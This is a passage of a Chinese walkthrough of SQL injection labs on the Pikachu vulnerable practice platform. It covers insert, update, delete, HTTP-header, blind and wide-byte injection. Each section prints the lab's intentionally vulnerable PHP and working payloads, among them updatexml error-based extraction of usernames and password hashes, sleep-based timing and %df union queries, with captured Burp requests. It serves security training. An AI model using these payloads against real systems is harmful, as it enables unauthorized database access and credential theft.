
参照代码,这里使用字符型且没有使用相似查询,然而这个不重要,关键是构造一个闭合

payload: ' or '1' = '1 #

## "insert/update"注入

insert注入,就是前端注册的信息最终会被后台通过 insert 这个操作插入数据库,后台在接受前端的注册数据时没有做防 SQL 注入的处理,导致前端的输入可以直接拼接 SQL 到后端的 insert 相关内容中,导致了 insert 注入.

## 服务器端核心代码



```

if(isset($_POST['submit'])){
    if($_POST['username']!=null &&$_POST['password']!=null){
//      $getdata=escape($link, $_POST); //转义

        //没转义,导致注入漏洞,操作类型为insert
        $getdata=$_POST;
        $query="insert into member(username,pw,sex,phonenum,email,address)
values('{$getdata['username']}',md5('{$getdata['password']}'), '{$getdata['
sex']}','{$getdata['phonenum']}','{$getdata['email']}','{$getdata['add']}'
)";

        $result=execute($link, $query);
        if(mysqli_affected_rows($link)==1){
            $html.=<p>注册成功,请返回<a href='sql_login.php'>登录</a>
</p>";
        }else {
            $html.=<p>注册失败,请检查下数据库是否还活着</p>";
        }
    }
}


```

```
        }
    }else{
        $html.= "<p>必填项不能为空哦</p>";
    }
}
```

## 漏洞利用


在上面搜索型注入中演示了 select 类报错获取信息,insert 和 update 其实类似

先测 insert 注入,在注册页面输入 `' OR 1=1`,来查看后端反馈的观察,通过观察报错了解到提交的内容在后台参与了拼接.




版本 `1' OR UPDATEXML(1,CONCAT(0x7e,(version())),0) OR '' #`

表名 `1' OR UPDATEXML(1,CONCAT(0x7e,(SELECT TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA='pikachu' LIMIT 0,1)),0) OR '' #`



老规矩,改 limit 后的数字

字段名 `1' OR UPDATEXML(1,CONCAT(0x7e,(SELECT COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='users' LIMIT 0,1)),0) OR '' #`



老规矩,改 limit 后的数字

数据 1' or updatexml(1,concat(0x7e,(select username from users limit 0,1)),0) or ''#

XPATH syntax error: '-admin'

数据 1' or updatexml(1,concat(0x7e,(select password from users limit 0,1)),0) or ''#

XPATH syntax error: '-e10adc3949ba59abbe56e057f20f883'

下面测试 update

## 服务器端核心代码

```
if(isset($_POST['submit'])){
    if($_POST['sex']!=null && $_POST['phonenum']!=null &&
    $_POST['add']!=null && $_POST['email']!=null){
        //      $getdata=escape($link, $_POST);

        //未转义,形成注入,sql操作类型为update
        $getdata=$_POST;
        $query="update member set
sex='{$getdata['sex']}',phonenum='{$getdata['phonenum']}',address='{$getda
ta['add']}',email='{$getdata['email']}' where username='{$SESSION['sql
i']]['username']}';

        $result=execute($link, $query);
        if(mysqli_affected_rows($link)==1 ||
mysqli_affected_rows($link)==0){
            header("location:sqli_mem.php");
        }else {
            $html1.='修改失败,请重试';
        }
    }
}
```

}

## 漏洞利用

版本 `1' or updatexml(2,concat(0x7e,(version())),0) or '' where username = <注意!!!这里是你的用户名>;#`

例如我的: `1' or updatexml(2,concat(0x7e,(version())),0) or '' where username = 123;#`

姓名:123

性别: 1

手机: 1

住址: 1

邮箱: r" where username = 123;#

submit

XPATH syntax error: '-5.5.53'

后面爆剩下的略,累了

# "delete"注入

## 服务器端核心代码

```
PHP

// if(array_key_exists('id', $_GET) && is_numeric($_GET['id'])){

//没对传进来的id进行处理,导致DEL注入

if(array_key_exists('id', $_GET)){
    $query="delete from message where id={$_GET['id']}";
    $result=execute($link, $query);
    if(mysqli_affected_rows($link)==1){
        header("location:sqli_del.php");
    }else{
        $html.= "<p style='color: red'>删除失败,检查下数据库是不是挂了</p>";
    }
}
```


## 漏洞利用

抓包 GET /pikachu/vul/sqlisqli\_del.php?id=1 HTTP/1.1

参数 id 可以尝试 sql 报错注入,构造 payload

```
1 or updatexml(1,concat(0x7e,database()),0)
```

通过 Burp Suite 中自带的 URL 转换编码来转换替换 ID



后面略

## "http\_header"注入

### 服务器端核心代码

```

if(isset($_GET['logout']) && $_GET['logout'] == 1){
    setcookie('ant[uname]', '', time()-3600);
    setcookie('ant[pw]', '', time()-3600);
    header("location:sql_header_login.php");
}
?>

```

### 漏洞利用

# 朋友，你好，你的信息已经被记录了：点击退出

你的ip地址:192.168.37.150

你的user agent:Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0

你的http accept:text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

你的端口(本次连接):tcp64062

登录后去 Burp 中找到登录的 GET 请求,把请求发送到 Repeater 模块中,去除 User-Agent:,然后输入 ' s 然后运行后观察 MySQL 语法报错然后发现存在 SQL 注入漏洞.

The screenshot shows two panels from the Burp Suite interface. On the left, the 'Request' panel displays a GET request to 'GET /pikachu/vul/sqli/sql\_header/sql\_header.php HTTP/1.1'. The 'Params' tab is selected. The payload is: 'ant[uname]=admin; ant[pw]=10470c3b4b1fed12c3baac014be15fac67c6e815; PHPSESSID=lvvvelvul6irecp1qf1a9uhhsq56'. On the right, the 'Response' panel shows the server's response: 'You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8,' at line 1'. This indicates a syntax error due to the injected single quote.

爆库名 payload: `firefox' or updatexml(1,concat(0x7e,database()),0) or '`

This screenshot shows the same setup as the previous one, but the payload has been modified to 'firefox' or updatexml(1,concat(0x7e,database()),0) or '''. The response now shows a 'XPATH syntax error: '-pikachu''. This error occurs because the database name 'pikachu' contains a '-' character, which is invalid in a standard XPATH context.

后面略

## 盲注(base\_on\_boolean)

盲注就是在 sql 注入过程中,sql 语句执行的选择后,报错的数据不能回显到前端页面(后台使用了错误消息屏蔽方法屏蔽了报错).在无法通过返回的信息进行 sql 注入时,采用一些方法来判断表名长度、列名长度等数据后来爆破出数据库数据的这个过程称为盲注.

### 服务器端核心代码

The screenshot shows a snippet of PHP code. It includes an if statement that checks if the 'submit' parameter is set and the 'name' parameter is not null. Inside the if block, the 'name' variable is assigned the value of the 'name' parameter. A note next to it says: '//这里没有做任何处理,直接拼到select里面去了'. Below that, a query is constructed: '\$query="select id,email from member where username='\$name'''. A note next to it says: '//这里的变量是字符型,需要考虑闭合'. This code is vulnerable to SQL injection because it directly concatenates user input into the query without proper escaping.

```
if(isset($_GET['submit'])) && $_GET['name']!=null){
    $name=$_GET['name'];//这里没有做任何处理,直接拼到select里面去了
    $query="select id,email from member where username='$name'";//这里的变量是字符型,需要考虑闭合
```

```
//mysqli_query不打印错误描述,即使存在注入,也不好判断
$result=mysqli_query($link, $query);//
//    $result=execute($link, $query);
if($result && mysqli_num_rows($result)==1){
    while($data=mysqli_fetch_assoc($result)){
        $id=$data['id'];
        $email=$data['email'];
        $html.= "<p class='notice'>your uid:{$id} <br />your email is:
{$email}</p>";
    }
}else{
    $html.= "<p class='notice'>您输入的username不存在,请重新输入!</p>";
}
}
```

## 漏洞利用

基于 boolean 盲注主要表现:



1. 没有报错信息
2. 不管是正确的输入,还是错误的输入,都只显示两种情况(我们可以认为是0或者1)
3. 在正确的输入下,输入 and 1=1/and 1=2 发现可以判断

## 手工盲注的步骤



1. 判断是否存在注入,注入是字符型还是数字型
2. 猜解当前数据库名
3. 猜解数据库中的表名
4. 猜解表中的字段名
5. 猜解数据

注: 这里 123 是我创建的用户,可能原来是 admin,自己查一下数据库里的数据

payload: 123' and 1=1 # 有结果返回说明是字符型

payload: 123' and length(database())=7 # 有结果,库名字7个字符

后面就是正常的盲注爆库步骤了,略

## 盲注(base\_on\_time)

### 服务器端核心代码

```
PHP

if(isset($_GET['submit']) && $_GET['name']!=null){
    $name=$_GET['name'];//这里没有做任何处理,直接拼到select里面去了
    $query="select id,email from member where username='$name'";//这里的变量是字符型,需要考虑闭合
    $result=mysqli_query($link, $query);//mysqli_query不打印错误描述
    //      $result=execute($link, $query);
    //      $html.= "<p class='notice'>i don't care who you are!</p>";
    if($result && mysqli_num_rows($result)==1){
        while($data=mysqli_fetch_assoc($result)){
            $id=$data['id'];
            $email=$data['email'];
            //这里不管输入啥,返回的都是一样的信息,所以更加不好判断
            $html.= "<p class='notice'>i don't care who you are!</p>";
        }
    }else{
        $html.= "<p class='notice'>i don't care who you are!</p>";
    }
}
```

### 漏洞利用

源码里注释说的很清楚了,不管输入的是啥,返回的都是一样的.但就算没有不同的返回值,也是存在不同的返回情况的,因为查询语句是一定会被执行的.能通过控制返回的时间来判断查询是否存在

123' and if(length(database())=7,sleep(5),1) # 明显延迟,说明数据库名的长度为5个字符;

后面的步骤按部就班,略

# 宽字节注入

## 服务器端核心代码

```
PHP

if(isset($_POST['submit']) && $_POST['name']!=null){

    $name = escape($link,$_POST['name']);
    $query="select id,email from member where username='$name'";//这里的变
量是字符型,需要考虑闭合
    //设置mysql客户端来源编码是gbk,这个设置导致出现宽字节注入问题
    $set = "set character_set_client=gbk";
    execute($link,$set);

    //mysqli_query不打印错误描述
    $result=mysqli_query($link, $query);
    if(mysqli_num_rows($result) >= 1){
        while ($data=mysqli_fetch_assoc($result)){
            $id=$data['id'];
            $email=$data['email'];
            $html.= "<p class='notice'>your uid:{$id} <br />your email is:
{$email}</p>";
        }
    }else{
        $html.= "<p class='notice'>您输入的username不存在,请重新输入!</p>";
    }
}
```

## 漏洞利用

id 的参数传入代码层,就会在 ' 前加一个 \ ,由于采用的 URL 编码,所以产生的效果是 %df%5c%27

关键就在这, %df 会吃掉 %5c ,形成一个新的字节,举个例子就是 %d5 遇到 %5c 会把 %5c 吃掉,形成 %d5%5c ,这个编码经过代码解码后会形成一个汉字 "誠"

因为 %df 的关系, \ 的编码 %5c 被吃掉了,也就失去了转义的效果,直接被带入到 mysql 中,然后 mysql 在解读时无视了 %a0%5c 形成的新字节,那么单引号便重新发挥了效果

# 点一下提示~

## tips(再点一下关闭)

这作者写提

kobe/123456,先搜索下  
什么是宽字节注入搞懂了  
再来测试吧

示就 TM 玩似的,太不友好了

- 测试payload: lili%df' or 1=1 #
- 测试payload: lili%df%27%20or%201=1%23
- 爆库payload: lili%df' union select user(),database() #
- 爆表payload: lili%df' union select 1,group\_concat(table\_name) from information\_schema.tables where table\_schema=database() #

POST /pikachu/vul/sql/sql\_widebyte.php HTTP/1.1  
Host: 192.168.37.150  
Content-Length: 142  
Cache-Control: max-age=0  
Origin: http://192.168.37.150  
Upgrade-Insecure-Requests: 1  
Content-Type: application/x-www-form-urlencoded  
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.81  
Safari/537.36  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8  
Referer: http://192.168.37.150/pikachu/vul/sql/sql\_widebyte.php  
Accept-Encoding: gzip, deflate  
Accept-Language: zh-CN,zh;q=0.9  
Cookie: PHPSESSID=27sgvuiefe3q4glqs2q4h78lp7  
Connection: close  
  
name=lili%df' union select 1,group\_concat(table\_name) from information\_schema.tables where table\_schema=database() #&submit=%E6%9F%A5%E8%AF%A2

Pikachu 漏洞练习平台 pika~pika~  
sql wide byte注入  
what's your username?  
your uid:1  
your email is: httpinfo,member,message,users,xssblind

- 后面略